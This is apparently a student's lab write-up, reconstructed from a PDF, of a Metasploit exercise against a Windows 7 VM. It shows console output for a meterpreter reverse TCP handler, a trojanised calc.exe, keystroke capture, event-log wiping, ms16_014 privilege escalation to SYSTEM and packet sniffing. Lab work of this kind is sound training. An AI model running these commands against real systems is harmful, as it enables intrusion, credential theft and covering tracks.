
Reverse Access Trojan Project

Overview:


In this Project, I created an attack using Metasploit. This project shows the use of a reverse access trojan which was from the kali linux to the windows vm. Through the kali linux portal there were parameter set and the application was a pre-created file in the system called calc.exe. In the windows vm, I went input the Kali Vm's IP and then downloaded the calc.exe file on the windows vm. After that was completed I went back to the Kali Linux meterpreter session and started the exploit. After this was completed I was able to successfully infiltrate the machine and exploit the network.

With the use of both a window vm and also a version of kali linux. I applied and create the following skills, an RAT (reverse access trojan), set the payload/ parameters, use of the functions of keyscan (dump & start), use of msf5 exploit, etc.

Step 1: (To create the payload, we need to set the parameters)




Step 2:




Windows VM:

Step 3:



Step 4:




Linux -
Step 5:


```
msf5 > workspace
  hacking
* default
msf5 > workspace -a hacking
[*] Workspace 'hacking' already existed, switching to it.
[*] Workspace: hacking
msf5 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) >  set LHOST 10.1.66.48
LHOST => 10.1.66.48
msf5 exploit(multi/handler) > set LPORT 666
LPORT => 666
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.66.48:666
[*] Sending stage (176195 bytes) to 10.1.68.36
[*] Meterpreter session 1 opened (10.1.66.48:666 -> 10.1.68.36:65321) at 2023-04
-02 07:51:09 +0000

meterpreter >
```

```
Terminal - student@kali: ~/Desktop
File  Edit  View  Terminal  Tabs  Help
msf5 exploit(multi/handler) > set LPORT 666
LPORT => 666
msf5 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.1.66.48:666
[*] Sending stage (176195 bytes) to 10.1.68.36
[*] Meterpreter session 1 opened (10.1.66.48:666 -> 10.1.68.36:65321) at 2023-04
-02 07:51:09 +0000

meterpreter > sysinfo
Computer        : WIN764BIT-PC
OS              : Windows 7 (6.1 Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 4
Meterpreter     : x86/windows
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
iamsamir

meterpreter >
```


Step 6:


Google Chrome
calc
Open File - Security Warning
The publisher could not be verified. Are you sure you want to run this software?
Name: C:\Users\student\Desktop\calc.exe
Publisher: Unknown Publisher
Type: Application
From: C:\Users\student\Desktop\calc.exe
Run
Cancel
Always ask before opening this file
This file does not have a valid digital signature that verifies its publisher. You should only run software from publishers you trust.
How can I decide what software to run?

Step 7:


notepad.exe

Step 8:


meterpreter > clearev
[*] Wiping 3571 records from Application...
[-] stdapi_sys_eventlog_clear: Operation failed: Access is denied.
meterpreter > getuid
Server username: Win764bit-PC\student
meterpreter > idletime
User has been idle for: 2 mins 59 secs
meterpreter > ipconfig
Interface 1
Name : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 12
Name : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
MTU : 1280
IPv6 Address : fe80::5efe:a01:4424
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
Interface 13
Name : AWS PV Network Device #0
Hardware MAC : 02:dc:18:58:5c:13
MTU : 9001
IPv4 Address : 10.1.68.36
IPv4 Netmask : 255.255.240.0
IPv6 Address : fe80::6024:c61:9daf:dc66
IPv6 Netmask : ffff:ffff:ffff:ffff::
Interface 14
Name : Microsoft 6to4 Adapter
Hardware MAC : 00:00:00:00:00:00
msf5 post(multi/recon/local_exploit_suggester) > use exploit/windows/local/ms16_014_wmi_recv_notif
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > use exploit/windows/local/ms16_014_wmi_recv_notif
[*] Using configured payload windows/x64/meterpreter/reverse_tcp
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > set session 1
session => 1
msf5 exploit(windows/local/ms16_014_wmi_recv_notif) > run
[*] Started reverse TCP handler on 10.1.66.48:4444
[*] Launching notepad to host the exploit...
[+] Process 4040 launched.
[*] Reflectively injecting the exploit DLL into 4040...
[*] Injecting exploit into 4040...
[*] Exploit injected. Injecting payload into 4040...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (201283 bytes) to 10.1.68.36
[*] Meterpreter session 2 opened (10.1.66.48:4444 -> 10.1.68.36:65350) at 2023-04-02 08:10:26 +0000
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

Step 9:


```
meterpreter > sniffer_start 3 30
[*] Capture started on interface 3 (30 packet buffer)
meterpreter > sniffer_dump 3 /home/student/Desktop/shellcode/win7.cap
[*] Flushing packet capture buffer for interface 3...
[*] Flushed 14 packets (1641 bytes)
[*] Downloaded 100% (1641/1641)...
[*] Download completed, converting to PCAP...
[*] PCAP file written to /home/student/Desktop/shellcode/win7.cap
meterpreter >
```


PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
160	1004	dwm.exe	x64	2	Win764bit-PC\student	C:\Windows\system32\Dwm.exe
348	756	notepad.exe	x64	2	Win764bit-PC\student	C:\Windows\system32\NOTEPAD.EXE
412	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
452	2752	GoogleCrashHandler.exe	x86	0	NT AUTHORITY\SYSTEM	C:\Program Files (x86)\Google\Update\1.3.36.152\GoogleCrashHandler.exe
540	528	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
584	680	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
588	528	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
596	580	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
636	580	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
680	588	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
688	588	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
696	588	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
752	756	iexplore.exe	x86	2	Win764bit-PC\student	C:\Program Files (x86)\Internet Explorer\iexplore.exe
756	1996	explorer.exe	x64	2	Win764bit-PC\student	C:\Windows\Explorer.EXE
800	680	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\svchost.exe
868	680	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
920	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\System32\svchost.exe
988	636	LogonUI.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\LogonUI.exe
1004	680	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\svchost.exe
1056	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
1140	680	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\svchost.exe
1252	680	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1288	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
1356	680	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\sppsvc.exe
1388	680	LiteAgent.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\XenTools\LiteAgent.exe
1428	680	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	C:\Windows\system32\svchost.exe
1512	680	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\SearchIndexer.exe
1532	680	Ec2Config.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Program Files\Amazon\Ec2ConfigService\Ec2Config.exe
1688	2928	chrome.exe	x64	2	Win764bit-PC\student	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe
1696	800	WmiPrvSE.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	C:\Windows\system32\wbem\wmiprvse.exe
